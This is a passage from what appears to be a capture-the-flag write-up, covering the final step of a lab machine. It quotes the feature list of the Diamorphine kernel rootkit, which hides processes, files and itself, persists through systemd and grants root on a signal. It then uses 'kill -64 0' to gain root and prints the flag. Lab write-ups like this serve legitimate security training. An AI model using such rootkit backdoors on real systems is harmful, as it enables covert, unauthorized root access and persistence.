webadmi+     6391  0.0  0.0   3896   976 ?        S    23:27   0:00 bash
webadmi+     6392  0.0  0.4   5172  4488 ?        S    23:27   0:00 bash -i
webadmi+     6447  0.0  0.2   5892  2856 ?        R    23:50   0:00 ps aux
webadmin-lowpriv@www-infinity:~$
```

We are researching diamorphine.




pin is derived from any digits in the MAGIC_PREFIX in `diamorphine.h`, which by default is `hide123` (so by default the pin is `123`). You will want to change this (see below) before starting the rootkit. You can also change the signal numbers for all three of the hooked calls by editing the `SIGINVIS`, `SIGSUPER`, and `SIGMODINVIS` found in `diamorphine.h`.

To add a little security by obscurity, the names of the directories and kernel modules, etc. are left as Diamorphine.

Features

- When loaded, the module starts invisible;
- Hide/unhide any process by sending a `kill -31` to the process's PID;
- Sending a `kill -63` with your pin as the PID toggles the module's visibility;
- Sending a `kill -64` with your pin as the PID makes the given user become root;
- Files or directories starting with the MAGIC_PREFIX become invisible;
- Added a start.sh script that 1) automatically hides the rootkit's directory via the MAGIC_PREFIX, 2) builds and loads the rootkit's kernel module, and 3) adds a systemd load service and corresponding boot script to automatically load the rootkit on reboot (right after multi-user.target).
- Source: https://github.com/Caleb-Parks/DiaPhantasus-Rootkit

With signal 64, we kill the process and get root access:



```
webadmin-lowpriv@www-infinity:~$ kill -64 0
kill -64 0
webadmin-lowpriv@www-infinity:~$ cat /root/root.txt
cat /root/root.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@#*****(/****/@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@#***&@/,,,,,,,,%@#***@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@&**#(,,,,,,,,,,,*,,,,,@**/@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@(**/,,,,,,,,,,,,,,,,,,**,,,,/**@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@%**,,,,,,,,,,,,#&@@%*,,,,,,***,,***@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@/**,***,,,,(@/*********/@@,,,,****,**%@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@*******,,,/*,*************,,/#,,,******#@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@******,,,,,,*****************,,,,,******(@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@******,,,,,**&@@@@@****(@@@@@&***,,,,******%@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(*****,,,,/@@@@@@@@@@***@@@@@@@@@@**,,,******@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@*****,,,/@@@@*****%@****/@#****/@@@@/,,,*****/@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@(***,,,,@@@@@@@@@@@***(&(***@@@@@@@@@@@*,,,****@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@***,,,,@&&@@@@@@@%@@@@@@@@@@@#@@@@@@@#&@*,,,***%@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@#**,,,,***@@@@@@@@@@@@@@@@@@@@@@@@@@@@%***,,,****@@@@@@@@@@@@@@@@@
@@@@@@@@@@&****,,,,***/@@@#@@@@@@/*****(@@@@@@%@@@/***,,,******@@@@@@@@@@@@@@@
@@@@@@@@@*******,,,,***@@@@(@@@@@******/@@@@@%@@@%***,,,,*******/@@@@@@@@@@@@@
@@@@@@@@&********,,,****@@@@*&@@@@#*%@@@@%*@@@@%****,,,*********@@@@@@@@@@@@@@
@@@@@@@@@@(********,,****#@@@@&***********@@@@@/****,,,********@@@@@@@@@@@@@@@
@@@@@@@@@@@@%*******,,*****&@(@(*********#@/@%*****,,*******/@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@/******,**,****#@(*******#@/****,**********&@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@/******,,*****@@****/@@*****,,*******&@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@#*****,,*****@@&@&*****,,*****(@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@/***,,***********,,***/@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/**,,*****,,**/@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/,,,/&@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

THANKS FOR PLAYING :D -husky

THM{th3_r00t_of_the_pr0blem}
```